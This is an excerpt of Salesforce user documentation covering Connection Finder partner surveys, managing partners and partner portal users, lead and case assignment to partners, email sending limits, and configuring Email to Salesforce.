If your partners use Salesforce, it is beneficial to connect your Salesforce organizations so that you can share records and collaborate on relevant business processes. Before you can connect, you need to find out if your partners use Salesforce. Use Connection Finder to email your partners a link to a simple survey asking if they use Salesforce. Survey responses are recorded on the contact and account records for each partner. Once you know a partner's status, you can invite them to connect using Salesforce to Salesforce.

1. In the Contact list view, select the partners you want to survey and click **Find Connections**. Alternatively, on a contact detail page, click **Find Connections**.

   Note: Find Connections doesn't appear if:

   - The contact record doesn't have a valid email address
   - The contact is not associated with an account

   If the contact is a person account, **Find Connections** appears in the list view, but shows an error message if the user clicks the button. **Find Connections** does not appear on the contact detail page.

2. Enter a subject for the email.
3. Edit the body text, supplied by the default template, or click **Change Template** to choose a different email template.

   Note: The default email template is selected by your administrator. You can select a different template or edit the body text, however, you must include the survey URL: `{!Contact.PartnerSurveyURL}`.

   You cannot edit body text if you chose multiple recipients.

4. Click **Check Spelling** to spell check the body text.
5. Click **Preview** to see what your email will look like to the recipient.
6. Click **Send**.

The email is sent to the selected partners, who have 90 days to respond to the survey before the link becomes invalid. The partner's response is recorded in the `Uses salesforce.com` field on the partner's contact record and the `Salesforce.com Customer` field on the account record. A closed activity is also added for the contact.

Tip: Salesforce.com recommends creating a custom list view or custom report so that you can track customer responses in one convenient location.

If the partner's organization uses Salesforce, the survey displays a section asking if the recipient has administrator privileges for Salesforce. If not, the recipient can optionally provide their administrator's contact information and a new contact record is created in Salesforce for that user, unless one already exists.

Note: This section doesn't appear if a contact for that partner, whose `Uses salesforce.com` value is `Yes, admin user`, already exists in your organization.

Tips and Additional Considerations for Connection Finder

Available in: **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

- Create a custom list view or custom report to track your survey responses in one location. Add the `Uses salesforce.com` field to contact list views and reports. Add the `Salesforce.com Customer` field to account list views and reports.
- Create translated versions of the default connection finder template to send to international partners. To do so, clone the default template, make the necessary language changes, and include the survey URL: `{!Contact.PartnerSurveyURL}`. You can then choose the appropriate template when sending out requests to your partners.

  Note: The survey page is in English, but includes a `Language` drop-down so that recipients can view the survey in their native language.

- When creating validation rules for the `Uses salesforce.com` field, use the API value, not the label seen in the user interface. For example:

```
CONTAINS(TEXT(UseSalesforce ), 'YesNotAdmin')
```

`Uses salesforce.com` drop-down value	API value
No	No
No Response	NoResponse
Not Sure	NotSure
Yes, admin user	YesAdmin
Yes, not admin user	YesNotAdmin

- If a partner provides details for their Salesforce administrator, Salesforce checks to see if there is already a contact in your Salesforce organization with that email address. If so, the `Uses salesforce.com` field on the contact record is set to `Yes, admin user`. If the field is already set to `No`, it is not updated.

  Note: A partner can only add an administrator if one does not already exist as a contact in your organization.

- The `Salesforce.com Customer` field is dependent upon the values in its contacts' `Uses salesforce.com` field.

PARTICIPATING IN SOCIAL NETWORKS FROM WITHIN SALESFORCE

Salesforce for Twitter and Facebook Overview

Salesforce for Twitter and Facebook gives you an easy way to interact with customers and prospects in real-time on Twitter and Facebook, directly from within Salesforce.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Salesforce for Twitter and Facebook users can search, monitor, join, and respond to social media conversations that are relevant to your company, all from within Salesforce. Users can also:

- Find out what people are saying about your company now
- Create cases, contacts, and leads from Tweets and Facebook wall posts and comments
- Share information with Twitter and Facebook communities
- Engage with millions of people sharing opinions, asking questions, and looking for help

You can enable Salesforce for Twitter and Facebook by downloading the free app from the AppExchange. You can find more documentation from the Resources section of the app listing for Salesforce for Twitter and Facebook.

COLLABORATING WITH PARTNERS TO INCREASE SALES

Partners Overview

Available in: **All** Editions that signed up prior to Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions that signed up during or after Summer '09

Not Available in **Database.com**

Partners are the companies with which you collaborate to close your sales deals. For each opportunity or account you create, the Partners related list allows you to store information about your partners and the roles they play in the opportunity or account. A partner must be an existing account within Salesforce.

If your organization has been enabled for partners, you can create partner accounts. Partner accounts are business accounts that a channel manager uses to manage partner organizations, partner users, and activities. They are completely separate from account partnerships that are displayed in the Partners related list on an account. For more information about partner portals, see Partner Portal Overview on page 1251.

Tip: If your organization uses person accounts, you can use partner roles to relate person accounts to each other. For example, if you have individual person account records for several members of a household or family, then you can use partner roles such as "Spouse" or "Sibling" to associate those records.

Viewing and Adding Partners

Viewing and Adding Partners

Available in: **All** Editions that signed up prior to Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions that signed up during or after Summer '09

Not Available in **Database.com**

User Permissions Needed	
To add partners to an account:	"Edit" on accounts AND "Read" on opportunities
To add partners to an opportunity:	"Read" on accounts AND "Edit" on opportunities

The opportunity and account detail pages include a Partners related list for viewing and adding partner relationships.

- To view account information for a specific partner, click the partner's name in the Partners related list.

  If you do not have access to view and edit a partner account, the account name appears in the related list but you have no access to other information about that account.

- Click **Del** next to a partner to the partner relationship.

  Note:

  If you change the account for an opportunity that has partners, all partners are deleted from the Partners related list.

- To add a partner to an opportunity or account:

  1. Click **New** in the Partners related list.

2. For opportunities only, select the `Primary` option to indicate the primary partner for the opportunity, if applicable.

   An opportunity can have only one primary partner. Setting a new primary partner automatically removes the "Primary" status from any existing primary partner.

   Marking a partner as "Primary" allows you to report on the partner in all of the opportunity reports.
3. In the `Partner` column, enter the name of an existing account by typing into the box or clicking the lookup icon to perform an account search. Alternatively, click **New** from the lookup dialog to create a new account.
4. In the `Role` column, choose the role that the partner account plays in the current account or opportunity.

Note:

Selecting a partner on an account or opportunity automatically creates a reverse partner relationship so that both accounts list the other as a partner. The role you select is applied to the partner account; in the current account, the reverse role is applied.

Your administrator sets the available roles and the corresponding reverse roles when editing the `Partner Role` picklist value.

Your administrator has the ability to customize the columns that display in the related list by editing the page layout.

Partner Fields

Available in: **All** Editions that signed up prior to Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions that signed up during or after Summer '09

Not Available in **Database.com**

A partner has the following fields, listed in alphabetical order.

Field	Description
`Partner Name`	Name of partner. You can enter an existing account, or use the lookup icon to search for (or optionally, create) a new account.
`Primary`	Option that specifies the primary partner for the opportunity.
`Role`	Role of partner for a specific opportunity or account. The role is correlated to the reverse role, applied to the reverse partner

Field	Description
	relationship. Select from a picklist of available roles, which are set by an administrator.

Deleting Partners

Available in: **All** Editions that signed up prior to Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions that signed up during or after Summer '09

Not Available in **Database.com**

User Permissions Needed	
To delete partners from an account:	"Edit" on accounts
To delete partners from an opportunity:	"Edit" on accounts AND "Edit" on opportunities

Removing a partner from an opportunity or account removes the partner's relationship with the opportunity or account, but does not delete the partner account.

Note:

If you change the account for an opportunity that has partners, all partners are deleted from the Partners related list.

To remove a partner relationship from an opportunity or account, click **Del** next to the partner's name.

Removing a partner affects and opportunity or account in the following ways.

Deleting a Partner From	Does This
An account	Removes the partner from the account and from *all* opportunities for that account with which the partner was associated.

Deleting a Partner From	Does This
An opportunity	If the partner is associated with only one opportunity for an account, the partner is removed from both the opportunity *and* the account. If the partner is associated with multiple opportunities for an account, the partner is removed from that opportunity *only*. The partner remains associated with other opportunities *and* with the account.

SHARING INFORMATION WITH PARTNERS

Partner Portal Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Partner relationship management allows companies to maximize the return on their channel investments and increase channel revenues by managing, tracking, and forecasting channel business alongside their direct sales business. It also helps partners sell more effectively, close more business, and achieve greater profits.

Empowering your partners with your Salesforce data can help you sell more without spending more. However, you want to control the information your partners can access, and you want your partners to work within an application that uses your company's branding. You can accomplish this by granting your partners access to a Salesforce partner portal.

A partner portal allows partner users to log in to Salesforce through a separate website than your non-partner users. Partner users can only see the data that you have made available to them. Furthermore, partner users can only manipulate data if you give them the appropriate user permissions.

You can customize the web portal to show your branding, and you can configure it to meet your functional and security needs, including enabling single sign-on for portals, so your partners have a single log in to access Salesforce. You can also have multiple portals to meet your different requirements for working with partners.

Creating Partner Accounts

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view accounts:	“Read” on accounts
To create accounts:	“Create” on accounts
To enable a partner account:	“Manage External Users”

Note: Starting in Summer ’13, the partner portal is no longer available for organizations that aren’t currently using it. Existing organizations continue to have full access. If you don’t have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Partner accounts are Salesforce accounts that a channel manager uses to manage partner organizations, partner users, and activities when using the partner portal. Each company with which you partner should be added to Salesforce as a business account. Channel managers are associated with partner accounts by account ownership. A channel manager who owns a partner account can access all the information and manage all the activities of the partner account, including that of any partner user associated with the partner account. This allows the channel manager to easily keep up-to-date on partner activities.

Note: The partner user role is a subordinate of the account owner's role, therefore, all data for the partner user role rolls up to the partner account owner's role. Keep in mind that if you disable a portal user, their partner user role becomes obsolete and their data no longer rolls up to the partner account role.

To create a partner account:

1. Create a new business account.
2. Click **Manage External Account** and then, click **Enable as Partner**.
3. A confirmation dialog will open. Select **Yes, I want to enable this account as a Partner Account.**.
4. Click **Confirm**.

Note: If your organization has person accounts, they cannot be used as partner accounts. Only business accounts can be used as partner accounts.

Once you have a partner account created, you can add partner users to the account as contact records. Partner users are Salesforce users with limited capabilities focused on managing leads. Partner users log in to Salesforce through the portal.

Note: Partner accounts can't be deleted, but can be disabled.

See Also:

Disabling Partner Accounts

Disabling Partner Accounts

Disabling a partner account disables external users associated with the account. We recommend disabling a partner account only if the account was accidentally enabled for portal access.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view accounts:	"Read" on accounts
To create accounts:	"Create" on accounts
To enable a partner account:	"Manage External Users"

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

You can't delete partner accounts, but you can disable them. Disabling the account permanently disables up to 15 external users associated with the account and removes them from all communities, groups, teams, permission sets, and sharing rules that they're associated with. Additionally, roles and groups associated with the account are permanently deleted and not moved to the Recycle Bin.

Note: You can't disable an account if there are more than 15 external users associated with it. You must disable the users before disabling the account.

1. Go to the Account detail page for the account you want to disable.
2. Click **Manage External Account**, then click either **Disable Partner Account**.
3. Click **OK** to confirm.

If you decide to enable the account in the future, you can re-enable individual contacts as partner portal users. Re-enabling a contact for a partner portal creates a new partner user and role that is not associated with the previous partner user and role. You can't restore deleted roles and groups.

Creating Partner Accounts

Working with Partner Users

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Channel managers are associated with the partner users they manage by partner account ownership. A channel manager who owns a partner account can access all the information and manage all the activities of the partner users associated with that account.

Some common tasks when managing your partner users include:

- Creating a partner account
- Creating partner users
- Disabling and deactivating partner users
- Assigning leads to partner users
- Assigning events to partner users
- Assigning cases to partner users
- Editing partner user information
- Tracking partner activity
- Giving partner users access to your knowledge base
- Enabling partner users to request meetings

In addition, here are some other ways you can work with your partner users:

Enable partner super user access

Partner super users have access to data owned by all partner users and partner super users in the same role and those below them in the portal account hierarchy, even if the organization-wide default setting is Private. Partner super user access applies to cases, leads, custom objects, and opportunities only.

Assign tasks to partner users

If your partner users have the appropriate field-level security settings, they can view and create activities related to leads or opportunities.

Add tasks to leads or opportunities to remind your partner users of particular tasks you would like them to perform. You can view the activity history for a particular lead or opportunity, or use reports to track activities assigned to partner users.

Partner users can only assign tasks to other users in their partner account or to their channel manager.

Use notes and attachments to communicate with partner users

Partner users can create, view, and edit notes and add attachments from the Notes and Attachments related list on selected detail pages, including lead, solution, and opportunity detail pages. You can use notes and attachments to share documents or information with partner users. If Chatter is enabled for your organization, feed attachments are included in the Notes and Attachments related list. Portal users can download feed attachments, but can't preview, edit, or delete them.

The size limit for an attached file is 5 MB.

Click Log in to Portal as User to troubleshoot

When you view the contact detail page for a partner user, you can click **Manage External User**, then **Log in to Portal as User**. This opens a new browser window and logs you into the portal as the partner user. Click this button to troubleshoot any issues partner users are experiencing. You may also click this button to ensure that your portal is configured appropriately. The **Log in to Portal as User** button is only available if you have the "Manage External Users" permission and one of the following: the "Modify All Data" permission or you are the partner account owner or higher in the role hierarchy. The **Log in to Portal as User** button does not display if you do not meet these requirements, or if the portal user is inactive.

Reset a partner user's password

When you view the user detail page for a partner user, you can click **Reset Password** to reset the partner user's password.

Partner users can reset their own password by clicking **Forgot Password?** on the partner portal login page.

Expose a solution in the portal

Select `Visible in Self-Service Portal` on the solution.

Add products to opportunities

If the Products related list is available to partner users on opportunities, then you can add products to the opportunities for your partners.

Managing Partner Users

Assigning Leads to Partner Users

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To assign leads to partners:	"Edit" on leads

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

A vital piece of partner relationship management is lead assignment. Your partners can only work with leads that are assigned to them. There are two ways to handle lead assignment for partner users:

- Assign each lead to an individual partner user
- Assign leads to a lead queue and allow partner users to claim leads from the queue

In addition, you can create lead assignment rules that automatically assign leads to partner users or queues based on certain properties of those leads.

Note: Assignment rules cannot be triggered by actions in the portal.

Assigning a lead to a partner user or partner lead queue is just like assigning a lead to any other user or queue.

Leads assigned directly to a user or a queue that is not part of the lead pool are shown on the portal Leads tab. The partner user can see these by selecting an appropriate list view. Until a partner user has reviewed a lead, it displays in bold, and is in the My Unread Leads list view.

If a lead is assigned to a queue that is in the lead pool, the lead displays in the Available Leads list on the Home tab of the portal.

Tip: Assign partner leads to a single partner user (for example, a sales manager) in the partner account to enable that person to manage lead assignment for the partner users in that account.

Using Calendars in the Partner Portal

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To assign events to partners:	“Edit Events”

Note: Starting in Summer ’13, the partner portal is no longer available for organizations that aren’t currently using it. Existing organizations continue to have full access. If you don’t have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

If you have added the calendar to the Home page layout for partner portal users, you can assign events to them, and partner portal users with the “Edit Events” permission can create and edit their own events. Note that the following event and calendar features are not supported in the partner portal: spell check, event updates, enhanced list views, drag-and-drop scheduling, calendar sharing, and hover details.

Note: A partner user can only see calendars shared by:

- Other partner users assigned to the same account
- The channel manager for their account

Assigning Cases in the Partner Portal

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To assign cases to partners:	“Edit” on cases AND “Transfer Cases” or “Transfer Record”

Note: Starting in Summer ’13, the partner portal is no longer available for organizations that aren’t currently using it. Existing organizations continue to have full access. If you don’t have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Before you can assign cases to partner portal users, you must configure cases for partner users. In addition to the required user permissions for this feature, you must have access to view the cases you're updating.

To assign a case to a partner user:

1. On the case detail page, click **[Change]** next to the `Case Owner` field.
2. Select Partner User from the Owner drop-down list and enter the name of the partner user.
3. Optionally, select the `Send Notification Email` checkbox to send an email to the new owner.
4. Click **Save**.

The partner user will be able to view and edit the case from the partner portal.

Note: Case comments added by partner portal users are public and can be viewed by any user that can view the case.

You can also create case assignment rules and escalation rules that automatically assign cases to partner users or queues based on certain properties of those cases.

Partner Portal Overview

About Mobile Access for Partner Users

Available for an additional cost in: **Enterprise** and **Unlimited** Editions

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

You can enable your partner users to view and modify partner portal data on their BlackBerry®, iPhone®, Treo®, or Windows Mobile® devices using the Salesforce Classic client application. By granting mobile access to your partner users, you provide them with the flexibility to access their partner portal data from any location, at any time.

Due to memory and screen size limitations of mobile devices, Salesforce Classic uses data sets, or subsets of Salesforce data, to determine the information that is available to mobile users. Partners using Salesforce Classic will only be allowed to view objects they are able to view in the partner portal, even if Salesforce Classic is configured with data sets that are less restrictive. Conversely, access to partner portal data can be limited by configuring more restrictive Salesforce Classic data sets.

Partner Portal Overview

Sharing Information with Partners FAQs

Can I enable Salesforce for my Partners?

Yes, you can use Communities to connect with your partners and share appropriate Salesforce data.

You can customize communities to meet your business needs, including:

- Choosing which members from your company and which partners can join
- Selecting which Salesforce features to include
- Applying your company's branding so that the community is recognizable
- Enabling your employees and partners to collaborate on Chatter and business processes (records)
- Enabling login options based on SAML for single sign-on for people outside your company
- Enabling users to self register for a community so that the administrator isn't responsible for adding users

To get started using Communities, contact your Salesforce Account Executive.

Can I share my Salesforce data with other organizations that also use Salesforce?

Yes.

Salesforce to Salesforce enables business collaboration both within and across Salesforce organizations. For example, you can share lead and opportunity data with business partners and manage your entire pipeline and programs within Salesforce.

USING SALESFORCE-INTEGRATED EMAIL

WORKING WITH SALESFORCE EMAIL

Email Overview

Available in: **All** Editions except **Database.com**
Mass email not available in: **Personal**, **Contact Manager**, and **Group** Editions

There's no limit on sending individual emails to contacts, leads, person accounts, and users in your organization directly from account, contact, lead, opportunity, case, campaign, or custom object pages.

With mass email in Professional, Enterprise, Unlimited, and Developer Edition organizations, you can email a list of contacts, leads, or person accounts for small-scale sales or support. Mass email is intended to facilitate your business processes, not replace your existing email application or handle mass-marketing campaigns.

Using the API or Apex, you can send single emails to a maximum of 1,000 external email addresses per day based on Greenwich Mean Time (GMT). Single emails sent using the Salesforce application don't count toward this limit. There's no limit on sending individual emails to contacts, leads, person accounts, and users in your organization directly from account, contact, lead, opportunity, case, campaign, or custom object pages.

You can send mass email to a maximum of 1,000 external email addresses per day per organization based on Greenwich Mean Time (GMT). The maximum number of external addresses you can include in each mass email depends on your edition:

Edition	External Address Limit per Mass Email
Personal, Contact Manager, and Group Editions	Mass email not available
Professional Edition	250
Enterprise Edition	500
Unlimited Edition	1,000

Note: Note the following about email limits:

- The single and mass email limits don't take unique addresses into account. For example, if you have `johndoe@example.com` in your email 10 times, that counts as 10 against the limit.
- You can send an unlimited amount of email to your organization's internal users, which includes portal users.
- In Developer Edition organizations and organizations evaluating Salesforce during a trial period, your organization can send mass email to no more than 10 external email addresses per day. This lower limit does not apply if your organization was created before the Winter '12 release and already had mass email enabled with a higher limit.

When you send an email, you can choose a predefined template for the message. To personalize your message, the template can include merge fields that are replaced with information from the Salesforce record when the email is sent. For instance, your organization may want to use a standard template to communicate solution information to customers with cases. Your administrator maintains organization-wide templates, and you can maintain your own personal templates.

Editing Email Settings
Force.com Connect for Microsoft Outlook Overview

Mass Email Status Messages

Available in: **Professional**, **Enterprise**, and **Unlimited** Editions

If you're configured to receive email notifications for mass emails, you'll see an auto-generated status email from Salesforce for each mass email you send. The subject line of the status email contains the value you entered in the `Mass Email Name` field when sending the mass email.

The status message shows the number of recipients that the mass email was both addressed and sent to. These numbers may differ because:

- The mass email would cause your organization to exceed its daily mass email limit. Salesforce does not send the message to any of the intended recipients in this case.
- One or more selected recipients opted out of receiving mass email after the mass email was scheduled but before it was processed.
- One or more selected recipient email addresses were removed from the contact or lead after the mass email was scheduled but before it was processed.
- The user who sent the mass email was deactivated after the mass email was scheduled but before it was processed. Salesforce does not send mass emails scheduled by a user who is deactivated.

To turn on the notification option, click **Email Administration** > **Deliverability**, and select `Notify sender when mass email completes`.

Guidelines on Sending Mass Email
Configuring Deliverability Settings

Guidelines on Using Email to Salesforce

Available in: **All** Editions except **Database.com**

If you use a company-provided or third-party email account, you can use Email to Salesforce to assign emails to leads, contacts, opportunities, and other records in Salesforce. When composing, forwarding, or replying to email, simply enter your Email to Salesforce address in the **BCC** field or any recipient field. Salesforce receives a copy of the email and, depending on your configuration, adds it to either the Activity History related list of the matching records or to the My Unresolved Items page, where you can manually assign it.

Tips

- An administrator must activate Email to Salesforce for your organization. After activation, Salesforce generates a unique Email to Salesforce address for each user. Users receive an automated email from Salesforce that contains their Email to Salesforce address. Users can view their Email to Salesforce address in their personal settings under **Email** > **My Email to Salesforce**. The Email to Salesforce address is automatically generated and cannot be changed.
- You can also save a message as an email activity without sending or resending it to another person. Simply forward the email with your Email to Salesforce address in the **To** field. Be sure that there are no other email address in the **To**, **CC**, and **BCC** fields. Salesforce receives a copy of the email and searches the **From**, **To**, and **CC** fields in the forwarded email for the email addresses of your leads and contacts. If any leads or contacts are found, Salesforce saves the email in the Activity History related list on the appropriate record.
- When you use Email to Salesforce to save a message as an email activity, the default task type is specified by the `Send Email Default` setting. You can change the default value by editing the `Task Type` picklist field.
- You don't need to configure Email to Salesforce to associate emails to matching records. Salesforce searches emails sent to your Email to Salesforce address for a record ID, then looks for the record. If related records are found, Salesforce adds the email to either the Activity History related list on those records or to the My Unresolved Items page, where you can manually assign them.

Notes

- You can use Email to Salesforce with email client applications such as IBM® Lotus Notes® and Microsoft® Outlook®, as well as webmail such as Gmail® and Yahoo! Mail®.
- The email addresses you use to send email to Salesforce must be configured in the `My Acceptable Email Addresses` field in the My Email to Salesforce setup page.
- Email to Salesforce attempts to match the email address found in the **To** or **CC** fields with the one in the **Email** standard field. It doesn't support matching on custom email fields.
- The maximum number of email addresses that Email to Salesforce can match is 50. If the combined number of addresses in the **To** and **CC** fields exceeds this limit, Email to Salesforce processes only the first 50 unique addresses in the email.
- If Email to Salesforce matches an email address to multiple lead or contact records in Salesforce, you can choose to associate the email with all matching records, the oldest record, or the record with the most activity.
- If Email to Salesforce matches an email to multiple opportunity records in Salesforce, the email is included in the activity history on all matching open records.
- If you configure Email to Salesforce to associate emails to matching leads or contacts, Salesforce searches the **To** and **CC** fields for the email addresses of your leads or contacts. If any leads or contacts are found, Salesforce saves the email to the Activity History related list on the appropriate record.
- If you configure Email to Salesforce to associate emails to matching opportunities, Salesforce searches the **To** and **CC** fields for the email addresses of your contacts. If contacts are found, Salesforce saves the email to the Activity History related list on all open opportunities, as long as the contact is assigned a contact role on the opportunity. For example, the contact may be assigned the role of Decision Maker on an opportunity.
- Email to Salesforce can create a maximum of 50 email activities for each email it receives. It can relate up to 50 contacts to each email task record.
- The size limit for an attached file is 5 MB when attached directly to the related list. The size limit for all files attached to an email is 10 MB. For each matching record, all attachments sent with the email are duplicated, which affects your data size limit. Any attachments that aren't added are listed in the confirmation email you receive from Salesforce.
- Email text and HTML is automatically truncated to 32 KB.

- Email to Salesforce is required to use the Add Email feature with Salesforce for Outlook. Disabling one feature will automatically disable the other. With Salesforce for Outlook, you add emails using the **Add Email** and **Send and Add** toolbar buttons instead of the **BCC** field.
- If Salesforce can't match any email addresses for recipients that appear in the **To** and **Cc** fields of emails you add to Salesforce, the My Unresolved Items page displays one row for each email.

Setting Up Email to Salesforce
Adding Email with Email to Salesforce

Setting Up Email to Salesforce

Available in: **All** Editions except **Database.com**

Before you can use your Email to Salesforce address, you must configure it.

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left side of the page, select **Email** > **My Email to Salesforce**.
3. Enter email addresses you'll use to send email in `My Acceptable Email Addresses`. Separate multiple email addresses with commas.

   Important: Your Email to Salesforce address accepts only email from addresses you enter. If you don't enter any email addresses, email sent to your Email to Salesforce address won't be associated to any records.

4. Choose whether you'd like either all emails to be sent to My Unresolved Items so you can manually assign them to related records, or to have Salesforce first try to automatically assign them.
5. Configure Email to Salesforce to add emails as activities to matching opportunities, leads, contacts, or all three.
6. If you selected leads or contacts, choose how Email to Salesforce should process emails containing lead or contact information that matches duplicate records. Email to Salesforce can add the email activity to either all matching records, the oldest duplicate record, or the record that has greatest number of activities.
7. If you selected leads or contacts, you can select `If no matching records are found, create a task and send it to My Unresolved Items` to have the email sent to My Unresolved Items if no matching records are found. If this checkbox isn't selected and Salesforce can't identify the email addresses in the To or From fields, the email won't be saved in Salesforce.
8. Select `Always save email attachments` to save attachments on emails sent to Salesforce. The size limit for an attached file is 5 MB when attached directly to the related list. The size limit for all files attached to an email is 10 MB.
9. If you want to receive a confirmation email when emails are successfully associated, select `Email me confirmation of association`.
10. Enter email domains you want to exclude from automatic association in `Excluded Domains`. Separate multiple email domains with commas.

    Emails coming from these excluded domains go to My Unresolved Items. From there, you can choose to either manually assign them, or leave them unassigned.

11. Click **Save**.

Tip: Easily retrieve your Email to Salesforce address by adding it to the address book of your email program.

See Also:

Adding Email with Email to Salesforce

Adding Email with Email to Salesforce

Available in: **All** Editions except **Database.com**

You can add emails to matching leads, contacts, or opportunities.

1. Compose an email from a third-party email account that you designate in `My Acceptable Email Addresses` on the My Email to Salesforce setup page.
2. Enter your Email to Salesforce address in the **BCC** field of your email.
3. Enter desired recipients in the **To**, **CC**, and **BCC** fields.
4. Send the email. Salesforce receives the emails and, based on your My Email to Salesforce settings, adds them to either the Activity History related list of matching records or the My Unresolved Items page, where you can manually assign them. Unresolved emails also appear in your open task list.

You can add emails to specific Salesforce records.

1. Compose an email from a third-party email account that you designated in `My Acceptable Email Addresses` on the My Email to Salesforce setup page.
2. In Salesforce, locate the record ID of the record with which you want the email associated. The record ID is the 15-digit, case-sensitive, alphanumeric code that displays at the end of the URL for a record. For example, if you view the detail page of a campaign record, the URL will look similar to this: `https://na1.salesforce.com/701D0000000HQZy`; the record ID for this record is 701D0000000HQZy.
3. In the subject line or body of the email, type `ref:` followed by the record ID. For example: `ref: 701D0000000HQZy`.

   Note: Record IDs can either be typed on a separate line or within the email body text if surrounded by (), [], or {}. For example: `(ref: 701D0000000HQZy)`. Multiple record IDs must be separated with commas, for example: `ref: 701D0000000HQZy, 801D0000000IRAz, 901D0000000JSBa`.

4. Enter your Email to Salesforce address in the **To**, **CC**, or **BCC** fields of your email.
5. Optionally enter additional recipients in the **To**, **CC**, or **BCC** fields.
6. Send the email.

   Salesforce receives the emails and adds them to the Activity History related list for each record that matches a record ID specified in the email. Invalid IDs or IDs for records that you do not have read access to are ignored.

   If Email to Salesforce is configured to associate email with matching leads, contacts, or opportunities, an unresolved task is created when an email is associated to a lead, contact, or opportunity using only a record ID and not a matching email address. For example, if you have configured emails to be associated with matching leads and you send an email directly to your Email to Salesforce address with a lead record ID in the body or subject line of the email, the email is associated to the lead and an unresolved task is created.

Setting Up Email to Salesforce

Sending Email

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To send emails:	"Send Email"
To create an organization-wide address:	"Modify all Data"

To send email to a contact, lead, person account, or other user:

1. Click **Send An Email** on the Activity History related list of a record. Or, from a case, click **Send An Email** or **Reply** from the Email related list. This option is available only to organizations using Email-to-Case or On-Demand Email-to-Case.
2. Optionally, specify the sending address of the email from the `From` drop-down list for emails associated with Email-to-Case or On-Demand Email-to-Case; or if the email name or email address in your email settings is different from the email name or email address on your user record.

   When creating a new outbound Email-to-Case or On-Demand Email-to-Case message, the `From` address is auto-populated with your name. When replying to an inbound message, the `From` address is auto-populated with the routing address to which the email was sent.

   If you previously defined any organization-wide addresses, the email addresses associated with your user profile also appear in this drop-down list. Organization-wide addresses are not available for Mass Email, or Stay-in-Touch requests.
3. If you want to remove any HTML formatting and send a text email, click **Switch to Text-Only**. Click **Switch to HTML** to use HTML formatting or to track the email.
4. Enter a contact, lead, or person account in the `To:` field. Only one name can be entered in the `To:` field. For contacts and leads that have multiple email fields, you can select an email address.
5. Optionally, choose another record, such as an account, case, or custom object, to associate with the email.
6. Optionally, if you want other people to receive the email as primary recipients, enter email addresses in the `Additional To:` field, or click the `Additional To:` link to select individuals from a list. These people do not need to be Salesforce records. Email addresses can be separated by semicolons, commas, spaces, or new lines.
7. In the `CC:` and `BCC:` fields, enter any additional email addresses, or click the **CC** or **BCC** link to select individuals from a list. Email addresses can be separated by semicolons, commas, spaces, or new lines.

   If your organization has enabled compliance BCC emails, the `BCC:` field is not available and your `Automatic Bcc` setting under My Email Settings is disabled.

8. Enter a subject and body for the email, or click **Select Template** to choose a predefined email template. Choose a folder and select a template from the folder. If necessary, you can modify the content of the template in your email; however, you cannot modify Custom templates.

   Warning: If you modify the template contents, your changes affect only the HTML version of the email template. The changes are not reflected in the text-only version of the email sent to recipients.

   When replying to an Email-to-Case or On-Demand Email-to-Case email, the original email is included in the email body. All or parts of this email can be deleted.

9. If you chose an HTML email template, use the format toolbar to format your text. For more information, see Using the Format Toolbar. Available in Professional, Enterprise, Unlimited, and Developer Editions only.
10. Optionally, select **Attach File** to add a file. You can attach multiple files as long as the total size of all attached files does not exceed 10 MB.
11. If Spell Checker is enabled for your organization, click **Check Spelling** to spell-check the body of the email. Spell Checker does not support all the languages that Salesforce supports. For example, Spell Checker doesn't support Thai, Russian, and double-byte languages, such as Japanese, Korean, or Chinese.

    If you are using an email template, the **Check Spelling** button is available for text templates and Visualforce templates without HTML tags.

12. Click **Send**.

    If the recipient does not have an email address, Salesforce prompts you to edit the person's email address and click:

    - **Save Address** to add the email address to the record without sending the email.
    - **Save Address and Send** to add the email address to the record and send the email.

Guidelines on Sending Email

Sending Mass Email

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
